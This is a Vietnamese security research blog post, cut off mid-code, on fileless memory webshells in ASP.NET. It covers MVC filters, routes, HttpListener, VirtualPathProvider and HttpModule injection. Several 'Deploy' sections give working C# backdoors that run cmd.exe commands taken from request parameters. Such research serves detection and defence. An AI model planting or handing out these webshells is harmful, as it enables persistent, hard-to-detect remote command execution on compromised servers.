

Memory Webshell in .NET Framework
Author: kev1n
Đây sẽ là bài viết trình bày những hiểu biết của mình trong quá trình học hỏi và nghiên cứu kỹ thuật Memshell trong ASP.NET, ảnh hưởng nặng nề từ yzddmr6 và endy.
HTTP Life Cycle

Trong môi trường .NET Framework, webapp sẽ được deploy dưới web server là IIS (Internet Information Services) và thường code theo 2 dạng: WebForms và WebMVC. Tất cả các request dù được code theo kiểu nào đều sẽ đi qua một chuỗi các sự kiện chuyên biệt để xử lý yêu cầu đến trong ASP.NET, gọi là HTTP Pipeline. Mô hình của HTTP pipeline có thể được mô tả như sau:

Quá trình này đi qua một số bước:
Nhận HTTP request từ người dùng, IIS sử dụng native dll Aspnet_isapi.dll để bắt đầu quá trình xử lý, đưa request vào một instance của class HttpRuntime.
HttpRuntime class gọi đến HttpApllicationFactory yêu cầu cấp instance HttpApplication để xử lý request, khởi tạo pipeline, mỗi instance chứa các HttpModule - nơi kiểm tra và thay đổi nội dung của HTTP request thông qua sự kiện có thứ tự nhất định. Request được duyệt qua nhiều sự kiện, gọi đây là HTTP Pipeline
Khi gọi đến sự kiện PreRequestHandlerExecute, IIS sẽ chọn ra HttpHandler tương ứng để xử lý thực tế và render phản hồi về cho client. Ví dụ như MvcHandler trong Web MVC và PageRouteHandler trong Web Forms.
HTTP Pipeline sử dụng object HttpContext để biểu thị cho HTTP request hiện tại, object này được truyền vào khi khởi tạo HttpApplication, đi qua quá trình xử lý của HttpModule cũng như được đưa xuống HttpHandler tại method ProcessRequest.
Việc deploy memshell sẽ sử dụng các component có khả năng xử lý và kiểm soát HTTP Request/Response trong pipeline, nên đây là những kiến thức nền tảng cần phải biết trước khi tìm hiểu đến memshell.
Filter Memory Webshell
Sau khi chọn được MVCHandler để xử lý request, mô hình ASP.NET MVC sẽ đi qua class Controller - có nhiệm vụ chọn ra ActionMethod đúng để thực thi request và trả kết quả về cho client. Nhưng trước đó thì MVC cung cấp cho người dùng cơ chế Filter – có chức năng "filter" các request tương tự như class Filter của Java Tomcat, có khả năng thêm code xử lý logic, log lỗi, kiểm tra xác thực trước khi request đến bước Action Method.

Tính năng này nằm trong MVC Middleware chỉ thuộc ASP.NET MVC, nên để triển khai được thì webapps cần được code theo kiểu MVC
Filter in .NET
Khi tạo 1 project web MVC sẽ xuất hiện 3 thư mục Models – Views – Controllers, ngoài ra tồn tại một số thư mục mặc định khác với các chức năng chủ yếu để lưu trữ như App_Data, Content, Scripts,... Đặc biệt chú ý đến file Global.asax, file này sẽ được gọi 1 lần khi ứng dụng web bắt đầu khởi chạy với nội dung:

Từ hình ảnh trên cũng có thể đưa ra nhận xét là Global.asax chứa các thành phần cơ bản cần phải được khai báo để khởi tạo web service, đó là các filters, routes và bundles. Tại file FilterConfig.cs nằm trong App_Start chứa câu lệnh thêm filter tự định nghĩa vào GlobalFilterCollection, mặc định có filter HandleErrorAttribute để xử lý lỗi

Các filter thực chất sẽ được thêm tại class GlobalFilterCollection thuộc namespace System.Web.Mvc:

Về cơ bản, quá trình Add sẽ diễn ra như sau:
Tạo một
List<Filter>để lưu trữ Filter dưới dạng list, lưu tại thuộc tính_filtersKiểm tra Filter được thêm vào tại method ValidateFilterInstance, nếu không thỏa mãn sẽ trả về lỗi
Thêm Filter vào List khai báo trước đó, nếu Filter không đi kèm giá trị order sẽ tạo order với kiểu dữ liệu integer và giá trị mặc định là null
Method ValidateFilterInstance được gọi để xem filter có implements các interface của một filter hợp lệ hay không:

Các filter hợp lệ gồm có:
Authorization filters: phục vụ xác thực và ủy quyền trước khi bước vào các action của controller
Action filters: chứa logic mà được thực thi trước và sau khi thực thi Controller
Result filters: thực thi trước và sau khi render View
Exception filters: log, handle và catch các exception xảy ra trong quá trình Controller hoặc View chạy
Trong số các filter này thì Authorization filters được gọi đầu tiên. Mình sẽ ưu tiên chọn những filter sớm nhất để inject
Filter Comparison
Khi tồn tại 2 filters implements cùng một interface, thứ tự thực thi sẽ được xác định thông qua những tham số khác:

Tồn tại thêm hai giá trị quyết định thứ tự thực hiện của các filter có cùng kiểu. Trong đó giá trị order nếu chưa khai báo thì mặc định sẽ được gán là -1. Còn giá trị scope được biểu diễn như sau:

Logic so sánh để xác định thứ tự thực thi các filters thuộc cùng một loại nằm tại class FilterComparer thuộc FilterProviderCollection:

Logic so sánh sẽ là:
Giá trị Order càng nhỏ thì càng được ưu tiên thực thi
Khi giá trị Order bằng nhau sẽ xem xét đến giá trị Scope. Tương tự như Order, giá trị Scope càng nhỏ thì mức độ ưu tiên càng cao.
Là một attacker, mình sẽ muốn injected filter được thực thi đầu tiên, cho nên cần set giá trị cho Filter.Order một số nguyên nhỏ hơn -1.
Deploy
Vì class GlobalFilterCollection là public class nên mình có thể gọi đến mà không cần reflection, logic code sẽ như sau:
public class MalFilter : IAuthorizationFilter {
    public void OnAuthorization(AuthorizationContext filterContext){
        String cmd = filterContext.HttpContext.Request.QueryString["command"];
        if (cmd != null){
            HttpResponseBase response = filterContext.HttpContext.Response;
            Process p = new Process();
            p.StartInfo.FileName = "cmd.exe";
            p.StartInfo.Arguments = "/c" + cmd;
            p.Start();
            byte[] data = Encoding.UTF8.GetBytes(p.StandardOutput.ReadToEnd() + p.StandardError.ReadToEnd());
response.Write(System.Text.Encoding.Default.GetString(data));
            response.End();
        }
    }
}

...

GlobalFilters.Filters.Add(new MalFilter(), -10);
Sau đó thì mình có thể exec command với các đường dẫn hợp lệ:

Mình nói là đường dẫn hợp lệ bởi vì filter này không được thực thi nếu đường dẫn truy cập không tồn tại, đây cũng sẽ là 1 lưu ý khi sử dụng loại memshell này:

Route Memory Webshell
Tiếp đến là kỹ thuật Route, lợi dụng cơ chế routing để xử lý, cơ chế này là một module hoạt động trong pipeline, được sử dụng để phục vụ xử lý URL khi có request đến. Cụ thể hơn, khi application event PostResolveRequestCache được gọi trong request pipeline, ASP.NET Routing sẽ kiểm tra đường dẫn của request để chuyển cho HttpHandler phù hợp, rồi gửi lên framework layer cao hơn tiếp tục thực thi:

Logic Add Route
File RouteConfig.cs mặc định sử dụng method MapRoute để định nghĩa Route có trong ứng dụng web với tên là Default:

Đây là cách mà WebMVC sử dụng để thêm và định nghĩa route mới, đi sâu vào hàm MapRoute mình thấy thực chất nó đang khởi tạo thông tin Route từ dữ liệu truyền vào, còn hàm thực sự thêm Route vào RouteCollection nằm tại method Add thuộc namespace System.Web.Routing:

Method Add cần 2 tham số. Tham số name không quan trọng khi được sử dụng để xem đã có route nào có giá trị name này chưa. Còn tham số route được ép kiểu về RouteBase là quan trọng nhất. RouteBase là một abstract class, được class System.Web.Routing.Route implement mặc định. Như vậy sẽ có ít nhất 2 cách để triển khai Route Memory Webshell, một là tự tạo class để implement RouteBase, hai là sử dụng System.Web.Routing.Route đã implement RouteBase sẵn.
Tự Implement RouteBase:
Để implement abstract class RouteBase, cần override 2 method có trong abstract class là GetRouteData và GetVirtualPath:

Hai method nhận vào các tham số khác nhau nhưng đều có object context của current request nên đều có thể sử dụng được. Công dụng của chúng như sau:
GetRouteData: Trả về các thông tin routing của request khi request match với route
GetVirtualPath: Lấy thông tin về route của request khi request match với value truyền vào
Mình có script ngắn này để check xem method nào được thực hiện trước:
<script runat="server">
    public class MyRouteBase : RouteBase{
        public override RouteData GetRouteData(HttpContextBase httpContext){
            Console.WriteLine("GetRouteData is called!!");
            return null;
        }
        public override VirtualPathData GetVirtualPath(RequestContext requestContext, RouteValueDictionary values){
            Console.WriteLine("GetVirtualPath is called!!");
            return null;
        }}
</script>
Kết quả thì GetRouteData được gọi trước, mình sẽ dùng method này:

Khi debug vào chương trình thì với mỗi request, với mỗi RouteBase thì các method GetRouteData và GetVirtualPath đều được gọi lần lượt thông qua câu lệnh foreach:


Mình muốn route của bản thân chèn vào được chạy đầu tiên trong vòng for thì đơn giản chỉ cần Insert vào vị trí đầu tiên là được:
RouteCollection routes = RouteTable.Routes;
routes.Insert(0, new MyRouteBase());
Mình sẽ có code deploy route memshell như này:
public class CustomRouteBase : RouteBase{
    public override RouteData GetRouteData(HttpContextBase httpContext){
       String cmd = httpContext.Request.QueryString["command"];
       if (cmd != null){
          HttpResponseBase response = httpContext.Response;
          Process p = new Process();
          p.StartInfo.FileName = "cmd.exe";
          p.StartInfo.Arguments = "/c" + cmd;
          p.Start();
          byte[] data = Encoding.UTF8.GetBytes(p.StandardOutput.ReadToEnd() + p.StandardError.ReadToEnd());
          response.Write(System.Text.Encoding.Default.GetString(data));
          response.End();
       }
       return null;
    }
    public override VirtualPathData GetVirtualPath(RequestContext requestContext, RouteValueDictionary values){
       return null;
    }
}

...

RouteCollection routeCollection = RouteTable.Routes;
routeCollection.Insert(0, new CustomRouteBase());
We got memshell in arbitrary route bois:

Sử dụng System.Web.Routing.Route
Nếu như không muốn tự tạo class implement RouteBRase thì mình có thể sử dụng public class System.Web.Routing.Route:

Một Route hợp lệ thì cần truyền vào hai tham số:
Url dùng để chứa giá trị đường dẫn cho route
RouteHandler để truyền vào handler cho route đó, với kiểu IRouteHandler
Nhảy vào IRouteHandler interface, để implement được interface này, cần phải override method GetHttpHandler để xử lý HTTP Response trả về cho người dùng. Vừa hay khi method GetHttpHandler nhận đầu vào là RequestContext – một encapsulation object của current HTTP request, nên mình có thể xài nó để control request vào và response ra:

Sử dụng logic bên trên, mình cook thành đoạn code như này:
public class CustomRoute : IRouteHandler {
    public IHttpHandler GetHttpHandler(RequestContext requestContext){
        String cmd = requestContext.HttpContext.Request.Form["command"];
        if (cmd != null){
            HttpResponseBase response = requestContext.HttpContext.Response;
            Process p = new Process();
            p.StartInfo.FileName = "cmd.exe";
            p.StartInfo.Arguments = "/c" + cmd;
            p.Start();
            byte[] data = Encoding.UTF8.GetBytes(p.StandardOutput.ReadToEnd() + p.StandardError.ReadToEnd());
response.Write(System.Text.Encoding.Default.GetString(data));
        }
        return null;
    }
}

...
RouteCollection routeCollection = RouteTable.Routes;
Route customRoute = new Route("RouteMemshell", new CustomRoute());
routeCollection.Insert(0, customRoute);
Nhưng mà khi gọi đến /RouteMemshell thì mình bị lỗi 500, lỗi này do CustomRoute tạo ra không trả về object có dạng IHttpHandler

Do đó cần sửa lại code xíu để lượm được output tại response. Cụ thể là method GetHttpHandler cần return object implement interface IHttpHandler thay vì chỉ exec command.
public class CustomRoute : IRouteHandler {
    public IHttpHandler GetHttpHandler(RequestContext requestContext){
        return new CustomHandler(requestContext);
    }
}
public class CustomHandler : IHttpHandler{
    public RequestContext RequestContext { get; private set; }
    public CustomHandler(RequestContext context){
        this.RequestContext = context;
    }
    public void ProcessRequest(HttpContext context){
        String cmd = context.Request.Form["command"];
        if (cmd != null){
            HttpResponse response = context.Response;
            Process p = new Process();
            p.StartInfo.FileName = "cmd.exe";
            p.StartInfo.Arguments = "/c" + cmd;
            p.Start();
            byte[] data = Encoding.UTF8.GetBytes(p.StandardOutput.ReadToEnd() + p.StandardError.ReadToEnd());
            response.Write(System.Text.Encoding.Default.GetString(data));
        }
    }
    public bool IsReusable { get; }
}
Như này thì có thể lấy được response rồi:

Mặc dù không thể khai báo cho có thể truy cập route memory webshell bằng đường dẫn tùy ý nhưng có thể sử dụng dấu {} để biểu diễn ký tự ngẫu nhiên. Cụ thể là nếu như khai báo Route theo cách sau:
Route customRoute = new Route("route{xxx}", new CustomRoute());
Thì có thể sử dụng route memory webshell với đường dẫn "route" kết hợp với các ký tự bất kỳ:

HTTPListener Memory Webshell
HttpListener là 1 class thuộc .NET Base Class Library, cung cấp khả năng khởi tạo một HTTP server đơn giản, nhỏ gọn, và có khả năng tùy biến cao (nghe khá giống với python3 -m http.server) 👌 Không phụ thuộc hay chạy qua IIS cũng như không nằm trong các thành phần của một project ASP.NET, HttpListener chỉ cần truyền vào địa chỉ lắng nghe, port và đường dẫn để khởi tạo một web service.

Do đặc tính hoạt động là 1 service web độc lập nên chắc chắn nó sẽ không lưu lại log trên server, đồng thời có thể run với cùng port, cùng host với service web khiến nó khá khó phát hiện nếu như được deploy. Tuy nhiên, trong các blog tham khảo thì họ có đề cập đến là kỹ thuật này chỉ có thể được triển khai với quyền System. Điều này sẽ khá khó xảy ra do thông thường user deploy webapps sẽ là user IIS (default iis apppool\{pool name}). Ngoại trừ một số trường hợp như đối với Microsoft Exchange sẽ mặc định chạy quyền System nên kỹ thuật này đã được sử dụng để làm post-exploit memshell sau khi khai thác lỗi deser CVE-2020-17144
Phân tích
Về cơ bản thì kỹ thuật này sẽ khởi tạo một service web riêng biệt nên sẽ không chạy chèn vào một class nào của service web hiện tại. Công việc còn lại sẽ là xử lý HTTP Request để nhận được đầu vào, thực thi câu lệnh hệ thống và trả kết quả về tại HTTP Response. Tại namespace System.Net mặc dù đã tồn tại System.Net.HttpListenerContext đóng vai trò nhận, xử lý và trả về kết quả cho một HTTP Request như là HttpContext thuộc namespace System.Web, nhưng class HttpListenerRequest đóng vai trò là Request class của một HttpListener server khá thô sơ và không có các phương thức nào nhận đầu vào là System.Web.Request để có thể sử dụng ngay, nên việc nhận và xử lý dữ liệu là điều khá khó khăn. Giải pháp đưa ra là lấy hết dữ liệu trong object của HttpListenerRequest và HttpListenerResponse, từ đó tự tạo một System.Web.HttpRequest để xử lý dữ liệu. Cứ tưởng là ngon ăn, , nhưng quá trình parse HTTP Request gặp vấn đề khi HttpRequest không nhận được tham số tại POST body request, mặc dù vẫn thực hiện được các hàm tĩnh. Để làm rõ hơn thì mình có đoạn code:
HttpListenerContext context = listener.GetContext();
HttpListenerRequest request = context.Request;
HttpListenerResponse response = context.Response;
try {
    // Lấy data từ request
    string data = new StreamReader(request.InputStream, request.ContentEncoding).ReadToEnd();
    // Đưa data về dạng byte
    byte[] rawData = Encoding.Default.GetBytes(data);
    // Khởi tao object HttpRequst thuộc namespace System.Web để sử dụng request linh hoạt hơn
    HttpRequest req = new HttpRequest("", request.Url.ToString(), request.QueryString.ToString());

    // Kiểm tra giá trị của biến test
    String test = req.Form["test"];
    if (test != null) { Console.WriteLine("Parameter test = " + test); }
    else { Console.WriteLine("Parameter test is null!!!"); }
}
catch (Exception e){ return; }
…
CustomListener("http://localhost:8000/test/");
Khi gửi mình post đến service thì chỉ nhận được thông báo null, chứng tỏ HttpRequest không lấy được dữ liệu của POST body:

Đến nước này thì mình cần đi vào source để xem xét rồi. Hàm xử lý thực chất sẽ đi qua method EnsureForm dùng để kiểm tra xem Form có hợp lệ hay không, sau đó trả về thuộc tính _form của object để xử lý, từ đó suy ra thuộc tính _form chính là nơi lưu trữ dữ liệu của POST body trong một HTTP Request:

Tại đây, EnsureForm check nếu thuộc tính _form là null và thuộc tính _wr khác null thì sẽ gọi đến FillInFormCollection để điền thông tin vào form mới, còn nếu như _wr là null thì tiến hành set thuộc tính cho form hiện tại là Read Only. Còn trong trường hợp _form đã tồn tại tức khác null sẽ trả về _form đó luôn:

Tiếp tục nhảy vào method FillInFormCollection, đây là nơi xử lý dữ liệu hay để điền dữ liệu vào _form. Do muốn xử lý kiểu key-param nên mình chú ý đến content-type application/x-www-form-urlencoded trước:

Tại đây mình thấy dữ liệu được fill thông qua hàm FillFromEncodedBytes với 2 tham số: : dữ liệu dưới dạng byte và loại encoding. Còn lại, nếu như kiểu content-type là multipart/form-data, là dữ liệu được gửi lên có boundary, thường được dùng để upload file thì sẽ chạy vòng for để thêm giá trị của từng tham số một trong form theo thứ tự:

Như vậy, để có thể lưu được dữ liệu trong POST body vào _form thì ta cần một trong hai điều kiện: _wr khác null hoặc _form khác null. Xem xét đến khả năng đầu tiên, _wr chỉ có thể được set trong quá trình khởi tạo object class HttpRequest. Chỉ có constructor đầu tiên có thể chèn được giá trị vào _wr, nhưng chỉ có constructor thứ 2 là public tức có thể gọi trực tiếp từ public class HttpRequest.

Nếu vậy thì mình sẽ đi theo hướng thứ 2, làm cho _form khác null. Không cần phải gán thông qua việc khởi tạo một HttpWorkerRequest mà sử dụng reflection để khởi tạo một object có kiểu dữ liệu HttpValueCollection giống _form, và từ đó gọi đến method FillFromEncodedBytes, truyền thẳng dữ liệu của body request vào method đó. Đoạn mã thực hiện sẽ như sau:
FieldInfo field = req.GetType().GetField("_form", BindingFlags.Instance | BindingFlags.NonPublic);
Type formtype = field.FieldType;
MethodInfo method = formtype.GetMethod("FillFromEncodedBytes", BindingFlags.Instance | BindingFlags.NonPublic);
ConstructorInfo constructor = formtype.GetConstructor(BindingFlags.NonPublic | BindingFlags.Instance, null, new Type[0], null);
object obj = constructor.Invoke(null);
method.Invoke(obj, new object[] { rawData, request.ContentEncoding });
field.SetValue(req, obj);
Thêm chỗ này vào đoạn code test và ốp nguyên request trước, lần này thì mình đã lấy được value cho param test:

Deploy
Đoạn code mình tạo một HTTPListener, chỉ thêm phần xử lý đầu vào và hiển thị ra ngoài thôi:
public static void CustomListener(string url){
    HttpListener listener = new HttpListener();
    listener.Prefixes.Add(url);
    listener.Start();
    while (listener.IsListening){
       HttpListenerContext context = listener.GetContext();
       HttpListenerRequest request = context.Request;
       HttpListenerResponse response = context.Response;
       Stream stm = null;
       try{
          string data = new StreamReader(request.InputStream, request.ContentEncoding).ReadToEnd();
          byte[] rawData = Encoding.Default.GetBytes(data);
          HttpRequest req = new HttpRequest("", request.Url.ToString(), request.QueryString.ToString());
          FieldInfo field = req.GetType().GetField("_form", BindingFlags.Instance | BindingFlags.NonPublic);
          Type formtype = field.FieldType;
          MethodInfo method = formtype.GetMethod("FillFromEncodedBytes", BindingFlags.Instance | BindingFlags.NonPublic);
          ConstructorInfo constructor = formtype.GetConstructor(BindingFlags.NonPublic | BindingFlags.Instance, null, new Type[0], null);
          object obj = constructor.Invoke(null);
          method.Invoke(obj, new object[] { rawData, request.ContentEncoding });
          field.SetValue(req, obj);
          String cmd = req.Form["command"];
          if (cmd != null){
             if (cmd == "exit"){
                listener.Stop();
             }
             Process p = new Process();
             p.StartInfo.FileName = "cmd.exe";
             p.StartInfo.Arguments = "/c" + cmd;
             p.Start();
             byte[] output = Encoding.UTF8.GetBytes(p.StandardOutput.ReadToEnd() + p.StandardError.ReadToEnd());
             response.StatusCode = 200;
             response.ContentLength64 = output.Length;
             stm = response.OutputStream;
             stm.Write(output, 0, output.Length);
          }
       }
       catch (Exception e){
          return;
       }
    }
}
...
CustomListener("http://localhost:5000/memshell/");
Ngon luôn:

Giới Hạn
Câu hỏi đặt ra là, mình có đề cập đến việc kỹ thuật cần quyền System nhưng tại đây người dùng thông thường vẫn có thể triển khai được HttpListener Memory Webshell? Để chạy một HttpListerner bắt buộc sẽ phải thêm đường dẫn đến HTTP Server thông qua dòng lệnh: HttpListener.Prefixes.Add, method này thực chất sẽ gọi đến HttpListener.AddPrefix, nơi sẽ tiếp tục gọi đến HttpListener.InternalAddPrefix và cuối cùng là HttpAddUrlToUrlGroup. Đây là method được import từ native dll httpapi.dll:

Về chức năng, thông tin cũng như lưu ý của hàm này, Microsoft đã thông báo rõ rằng tham số pFullyQualifiedUrl chứa url truyền vào nếu như có cổng dịch vụ nhỏ hơn 1024 cần quyền System để thực thi, nếu không sẽ dính lỗi Access Denied:

Tức là trong trường hợp người dùng web không có quyền System, không thể tạo được HTTP Server thông qua HttpListener mà cổng dịch vụ nhỏ hơn 1024. Ngoài việc sử dụng port thấp ra, nếu như muốn khởi tạo Server với IP không phải localhost/127.0.0.1 mà là IP của card mạng wifi hoặc ethernet, cũng sẽ cần quyền System: đây chính là điểm yếu vì trong môi trường tấn công việc mở server bằng IP local là vô nghĩa. Ví dụ như ở đây địa chỉ IP card wifi của mình là 192.168.100.198:

Nếu như khởi tạo HttpListener là http://192.168.100.198:5000/memshell/ sẽ dính lỗi không có quyền, do người dùng deploy web đang là user thường:

Ngoài ra, sử dụng wildcard IP hoặc wildcard hostname như: http://*:8080/, http://+:8080/ cũng yêu cầu quyền System để thực thi.
VirtualPath Memory Webshell
Đây là kỹ thuật được sử dụng phổ biến nhất khi explot .NET Memory Webshell, được sử dụng làm method tạo memshell trên Godzilla: https://github.com/A-D-Team/SharpMemshell/blob/main/VirtualPath/memshell.cs Để ví dụ VirtualPathProvider trực quan hơn thì mình có cách diễn giải như sau: Thông thường để truy cập file aspx thì trên hệ thống buộc phải tồn tại file tương ứng trong thư mục web vật lý, còn VirtualPathProvider sẽ giúp lưu trữ file File.aspx ở bất cứ đâu chứ không nhất thiết phải tồn tại trong hệ thống file vật lý tại server, có thể là lưu trong database,...

Not so memshell
Từ khúc này mình sẽ viết tắt VirtualPathProvider = VPP. Method RegisterVirtualPathProviderInternal sẽ chịu trách nhiệm thêm VPP mới vào hệ thống bằng cách lưu đường dẫn ảo truyền vào _virtualPathProvider, và đưa VPP được đăng ký trước đó vào method Initialize. Nơi mà VPP đã tồn tại sẽ được đưa vào _previous:


Tức khi một VPP mới được thêm vào, VPP đã thêm trước đó sẽ được coi như một node trước và có thể truy cập thông qua thuộc tính Previous. Khi một request web page đến, ứng dụng sẽ xét lần lượt từ VirtualPath mới nhất đến cũ nhất cho đến khi trùng khớp hoặc thuộc tính previous là null thì dừng lại. Và _virtualPathProvider tồn tại để chứa giá trị của node mới nhất được thêm vào. Cách tổ chức và duyệt phần tử như này khá giống với một danh sách liên kết đơn có 1 con trỏ head. Mình có thể đăng ký 1 VPP với nội dung tùy chỉnh bằng đoạn mã sau:
<%
string base64 = "PCVAIFBhZ2UgTGFuZ3VhZ2U9IkpTY3JpcHQiICU+DQo8JSBSZXNwb25zZS5Xcml0ZSgiVmlydHVhbFBhdGggQ3JlYXRlZCBTdWNjZXNzZnVsbHkiKTsgJT4=";
string content = Encoding.UTF8.GetString(System.Convert.FromBase64String(base64));
string targetVirtualPath = "/TestPath.aspx";
try{
    TestPathProvider testProvider = new TestPathProvider(targetVirtualPath, content);
    HostingEnvironment.RegisterVirtualPathProvider(testProvider);
    testProvider.InitializeLifetimeService();
}
catch (Exception error){
    Console.WriteLine(error);
}
%>
Trigger file này sẽ tạo 1 VPP với đường dẫn /TestPath.aspx, cũng có thể coi là một fileless webshell:

Để trở thành một kỹ thuật memshell đúng nghĩa, mình muốn exec command tại đường dẫn bất kỳ, cho nên đoạn code này là chưa đủ để đáp ứng điều kiện.
VirtualPath at its finest
Trong lúc debug thì mình thấy có 2 method sẽ luôn được gọi khi truy cập bất kỳ path nào, đó là GetCacheKey và FileExists. Nhưng khi ngó đoạn code gen memshell của Godzilla, mình thấy code memshell được truyền vào method GetCacheKey. Để kiểm tra xem method nào được call trước, mình sẽ kiểm tra với 1 script đơn giản:
public class TestPathProvider : VirtualPathProvider{
    public override string GetCacheKey(string virtualPath){
        Console.WriteLine("GetCacheKey called!!!");
        return Previous.GetCacheKey(virtualPath);
    }
    public override bool FileExists(string virtualPath){
        Console.WriteLine("FileExists called!!!");
        return Previous.FileExists(virtualPath);
    }
}
GetCacheKey được gọi trước, hiểu vì sao nó được dùng rồi ha 😊

Mình craft lại thành code gen VirtualPath memshell:
<script runat="server">
    public class TestPathProvider : VirtualPathProvider{
        public override string GetCacheKey(string virtualPath){
            HttpContext context = HttpContext.Current;
            String cmd = context.Request.Form["command"];
            if (cmd != null){
                HttpResponse response = context.Response;
                Process p = new Process();
                p.StartInfo.FileName = "cmd.exe";
                p.StartInfo.Arguments = "/c" + cmd;
                p.Start();
                byte[] data = Encoding.UTF8.GetBytes(p.StandardOutput.ReadToEnd() + p.StandardError.ReadToEnd());
                response.Write(System.Text.Encoding.Default.GetString(data));
                response.End();
            }
            return Previous.GetCacheKey(virtualPath);
        }
    }
</script>
<%
    TestPathProvider testProvider = new TestPathProvider();
    HostingEnvironment.RegisterVirtualPathProvider(testProvider);
    testProvider.InitializeLifetimeService();
    Response.Write("VirtualPath Memory Webshell injected!!!");
    Response.End();
%>
Now we got the real memshell here:

HTTPModule Memory Webshell
Đến với kỹ thuật gần đây và phức tạp nhất, được team researcher của VCS công bố tại buổi SecTalk vào tháng 5 năm 2025 khi tiến hành RedTeam vào hệ thống có sử dụng Microsoft Exchange. Ý tưởng của kỹ thuật này đã được đề cập trong paper của CrowdStrike về framework IceApple tại module 18, với mục đích thêm một EventHandler vào trong các HttpApplication đang được sử dụng bởi server:

HttpApplication Reuse Mechanism
Tại phần request life cycle, mình đã nói về việc một HttpApplication instance sẽ được khởi tạo, ở đây mình sẽ giải thích chi tiết hơn việc nó được khởi tạo như thế nào: Khi HTTP request đến server, những hàm tiền xử lý sẽ được gọi để khởi tạo HttpContext và các thông tin cần thiết. Điều này được thực hiện thông qua 3 hàm ProcessRequestNotification trong callstack dưới đây:

Sau đó, HttpApplicationFactory tiến hành lấy ra 1 instance của HttpApplication để handle HttpContext, việc lựa chọn và lấy ra như thế nào nằm tại hàm GetNormalApplicationInstance:

Tại hàm GetNormalApplicationInstance, HttpApllicationFactory sử dụng attribute _freeList chứa các object HttpApllication đã xử lý xong request và được tái chế để sử dụng lại. Nếu lấy được sẽ trả về object httpApplication đó:

Từ đây rút ra được một số kết luận về HttpApplication như sau:
Mỗi HttpApplication instance sẽ dùng để xử lý 1 request, và không thể bị can thiệp cho đến khi xử lý xong
Nếu như số lượng request gửi đến nhiều hơn số lượng instance HttpApplication có trong
_freeList, việc tạo mới để thực thi ngay hay sử dụng lại tùy thuộc vào cơ chế đồng bộNếu như sử dụng .NET Framework lớn hơn 4.5 thì mặc định cơ chế này được bật.
Logic Add EventHandler into HttpModule
Tiếp tục từ hàm trước, lúc này HttpModule được khởi tạo thông qua hàm hàm Init, và sẽ call đến các event handler có trong module đó, đây cũng chính là những gì xảy ra trong HTTP Pipeline đã trình bày ở trên. Event AuthenticateRequest đứng ngay sau event đầu tiên BeginRequest - một event dùng để init thuộc tính nên có thể coi đây là event sớm nhất được gọi. Khi được gọi, AuthenticateRequest ngay lập tức gọi phương thức add để thêm một object thuộc class EventHandler vào HttpModule:

Hàm AddSyncEventHookup này thực chất sẽ được thực hiện với tham số isPostNotification là false:

Một HttpApplication có nhiều HttpModule, lưu trong attribute ModuleContainers - 1 mảng các phần tử là instance của class PipelineModuleStepContainer. Để thêm được Event vào đúng module, trước hết cần phải lấy module đó ra từ ModuleContainers thông qua hàm GetModuleContainer. EventHandler được ép thành SyncEventExecutionStep rồi mới thực hiện thêm event đó tại method AddEvent:

Hàm AddEvent chứa logic chính để thêm 1 event vào HttpModule:

Event được index tương ứng với tên để lấy ra giá trị số nguyên bằng EventToIndex. Ví dụ ở đây event AuthenticateRequest sẽ trả về giá trị là 1

IIS sẽ lấy ra danh sách các object HttpApplicationIExecutionStep trong mảng
_moduleStepstại ví trí thứ index của event đang xử lýNếu list lấy ra khác rỗng, tiến hành thêm event vào list trên
Deploy
Dựa vào những gì đã tìm hiểu, HttpModule memshell cần bao gồm:
Hàm Loop tiến hành inject tất cả các HttpApplication có trong
_freeListClass chính sẽ gọi đến hàm Loop sau 1 thời gian nhất định, đảm bảo các instance HttpApplication mới được khởi tạo cũng sẽ bị inject
Hàm InjectHandler có nhiệm vụ lấy ra ModuleStep thông qua hàm GetModuleSteps, kiểm tra nếu kết quả trả về khác null tiến hành sử dụng hàm ClearInject để xóa EventHandler đã inject và thêm cái mới. Tránh trường hợp chỉ thêm khiến thực hiện câu lệnh lại nhiều lần.
Các class được sử dụng đa phần là private và internal nên cần sử dụng reflection khá nhiều
<script runat="server">
    public class ModuleMemShell{
        private static Assembly sysWeb = typeof(HttpApplication).Assembly;
        private static Type HAFClass = sysWeb.GetType("System.Web.HttpApplicationFactory");
        private static Type PipelineModuleStepContainerClass = sysWeb.GetType("System.Web.PipelineModuleStepContainer");
        private static Type HttpApplicationClass = sysWeb.GetType("System.Web.HttpApplication");
        private static Type PipelineModuleStepContainerArrayClass = sysWeb.GetType("System.Web.PipelineModuleStepContainer[]");
